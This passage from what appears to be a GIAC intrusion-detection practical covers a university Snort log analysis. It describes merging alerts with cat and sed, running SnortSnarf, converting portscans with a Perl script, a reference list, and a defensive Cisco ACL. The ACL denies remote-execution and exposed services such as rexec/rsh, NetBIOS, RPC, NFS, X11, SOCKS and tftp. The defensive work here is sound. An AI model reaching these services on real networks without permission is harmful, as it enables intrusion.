9. Audit "normal" traffic for the network and update IDS rule sets to cut down on false positives from you sensors.
10. Regular audits should be performed on all network segments to ensure that no illegal/unauthorized ports or services are available on the University network.

Description of Analysis Process

Alert Files

The alert files were manually analyzed using the Snortsnarf.pl[16] program, which generates HTML files of the alerts to make analysis easier. The first step of the process was to combine the files so that I could get one HTML report for the five day period. First I manually removed the header information from each file with emacs, the the Unix command

'cat alert* >alert_all'

was used to accomplish this task. Once the alerts were all in one file, I needed to replace MY.NET with a numeric representation for Snortsnarf.pl to be able to process it. Using the Unix grep command I determined that 192.170 was a safe choice and made the change to the entire file with the command

'cat alert_all | sed 's/MY.NET/192.170/g' > alert_all_clean'

Once the file was ready for processing, the command line used was

'./snortsnarf.pl –d /var/www/html/alerts alert_all_clean'

Because the file was so large, and sortsnarf.pl requires a lot of memory(which I did not have on my Unix workstation), it took about two hours for the HTML files to be generated and ready for manual analysis.

OOS Files

Because there were so few logs in the OOS files, they were simply analyzed manually using the emacs editor for Unix.

Scans Files

Because of the amount of information contained in the portscan files, I decided the best way to handle them would be in a database. In reading other praticals, I ran across a script in Roland Lee's[28] work that was perfectly suited for the job. The first step was to get all of the portscan information into one big file. This was accomplished the same way as for the alert files. Once this was done, the perl script below was used to format the scans for import into Microsoft Access.

```
#
# convert_scan.pl
```

```
#
$ScanLog = 'scans_all';

print ("Date;Time;Src IP;Src Port;Dst IP;Dst Port;Proto;Other\n");
open file, "<$ScanLog";

while ($line = <file>) {

        chomp $line;
        @message = split /[ ]+/, $line;
        @message2 = split /:/, @message[3];
        @message3 = split /:/, @message[5];

print
("@message[0]@message[1];@message[2];@message2[0];@message2[1];@message3[0]
;@message3[1];@message[6];@message[7]\n");

}
close file;
```

Once in the Access databse, basic SQL queries were used to sort through the data for further analysis.

The graph for this assignment was manually created using Microsoft Powerpoint and then saved as a gif image and imported in the report.

References

[1] Northcutt, Stephen and Mark Cooper, Matt Fearnow, Karen Frederick. Intrusion Signatures and Analysis. Indianapolis: New Riders, 2001.

[2] Red Hat Network
URL: https://rhn.redhat.com/

[3] Roesch, Martin. Snort Users Manual.
URL: http://www.snort.org/docs/writing_rules/

[4] Incidents.org web site
URL: http://www.incidents.org

[5] Ellen Clarey. Re: wanadoo ftp scan for upload area. Mon, 21 Jan 2002
URL: http://www.incidents.org/archives/intrusions/msg02840.html

[6] Steve Wray. ftp probes; a few days apart. Wed, 12 Dec 2001
URL: http://www.incidents.org/archives/intrusions/msg02163.html

[7] Laurie Zirkle. November 16, 2001 probes (part 2). Sat, 17 Nov 2001
URL: http://www.incidents.org/archives/intrusions/msg01790.html

[8] Roman Danyliw. Analysis Console for Intrusion Detection. Carnegie Mellon Software Engineering Institute.
URL: http://www.cert.org/kb/acid/

[9] Security Focus Online. Bugtraq mailing list.
URL: http://online.securityfocus.com/archive/1

[10] Security Focus Online Website
URL: http://online.securityfocus.com

[11] Max Vision. ArachNIDS database.
URL: http://www.whitehats.com/ids/

[12] Ripe Network Coordination Center. Whois database.
URL: http://www.ripe.net/ripencc/pub-services/db/whois/whois.html

[13] Asia Pacific Network Information Centre. Whois database.
URL: http://www.apnic.net/apnic-bin/whois.pl

[14] American Registry for Internet Numbers. Whois database.
URL: http://ws.arin.net/cgi-bin/whois.pl

[15] Internet Software Consortium. Berkeley Internet Name Daemon.
URL: http://www.isc.org/products/BIND/

[16] Silicon Defense. SnortSnarf.pl.
URL: www.silicondefense.com/software/snortsnarf/

[17] Euclidian Consulting. Distributed Intrusion Detection System.
URL: http://www.dshield.org

[18] The MITRE Corporation. Common Vulnerabilities and Exposures.
URL: http://www.cve.mitre.org/cve/

[19] David Wilburn. Unidentified DNS attack. Jan. 8, 2002.
URL: http://lists.insecure.org/incidents/2002/Jan/0039.html

[20] Quentyn Taylor. Re: Unidentified DNS attack. Jan. 9, 2002.
URL: http://lists.insecure.org/incidents/2002/Jan/0048.html

[21] Brett Glass. New Apache Worm Discovered. Ziff Davis Media. June 28, 2002.
URL: http://www.extremetech.com/article2/0,3973,302776,00.asp

[22] Scott Fendley. Remote Compromise Vulenrability in Apache HTTP Server.
Incident.org Handlers Diary. June 18,2002.
URL: http://www.incidents.org/diary/index.html?id=161

[23] Internet Assigned Numbers Authority.
URL: http://www.iana.org

[24] Carnegie Mellon Software Engineering Institute. CERT/CC Coordination Center.
URL: http://www.cert.org

[25] Fyodor. Nmap Network Mapper.
URL: http://www.insecure.org/namp/

[26] Salvatore Sanfilippo. HPING2.
URL: http://www.hping.org

[27] Kyle Haugsness. Version 3.0.
-good information on overall scope of project
URL: http://www.giac.org/practical/Kyle_Haugsness_GCIA.zip

[28] Roland Lee. Version 3.0
-used perl script from this practical for conversion of scans file to MS Access

URL: http://www.giac.org/practical/Roland_Lee_GCIA.doc

[29] James Hoover. Version 3.0
-used for correlation of relationship between Red Worm alerts and connect to 515 alerts.
URL: http://www.giac.org/practical/James_Hoover_GCIA.doc

[30] SANS Institute. Top Ten Blocking Recommendations Using Cisco ACL's.
URL: http://www.sans.org/infosecFAQ/firewall/blocking_cisco.htm

Appendix A

```
access-list 150 deny   ip 10.0.0.0 0.255.255.255 any
access-list 150 deny   ip 127.0.0.0 0.255.255.255 any
access-list 150 deny   ip 169.254.0.0 0.0.255.255 any
access-list 150 deny   ip 172.16.0.0 0.15.255.255 any
access-list 150 deny   ip 192.0.2.0 0.0.0.255 any
access-list 150 deny   ip 192.168.0.0 0.0.255.255 any
access-list 150 deny   ip 224.0.0.0 15.255.255.255 any
access-list 150 deny   ip 240.0.0.0 7.255.255.255 any
access-list 150 deny   ip 248.0.0.0 7.255.255.255 any
access-list 150 deny   ip host 195.33.98.115 any
access-list 150 deny   ip host 192.160.184.5 any
access-list 150 deny   ip host 192.160.184.17 any
access-list 150 permit tcp MY.NET.89.0 0.0.0.63 any eq 143
access-list 150 permit tcp host MY.NET.75.249 any eq 143
access-list 150 permit tcp MY.NET.75.192 0.0.0.7 any eq 143
access-list 150 deny   tcp any any eq 143
access-list 150 deny   tcp any any range 135 139
access-list 150 deny   udp any any range 135 netbios-ss
access-list 150 deny   tcp any any range exec cmd
access-list 150 deny   tcp any any eq sunrpc
access-list 150 deny   udp any any eq sunrpc
access-list 150 deny   tcp any any eq 2049
access-list 150 deny   udp any any eq 2049
access-list 150 deny   tcp any any eq 4045
access-list 150 deny   udp any any eq 4045
access-list 150 deny   tcp any any range 6000 6255
access-list 150 deny   tcp any any eq 1080
access-list 150 deny   tcp any any eq lpd
access-list 150 deny   udp any any eq tftp
access-list 150 permit ip any any
```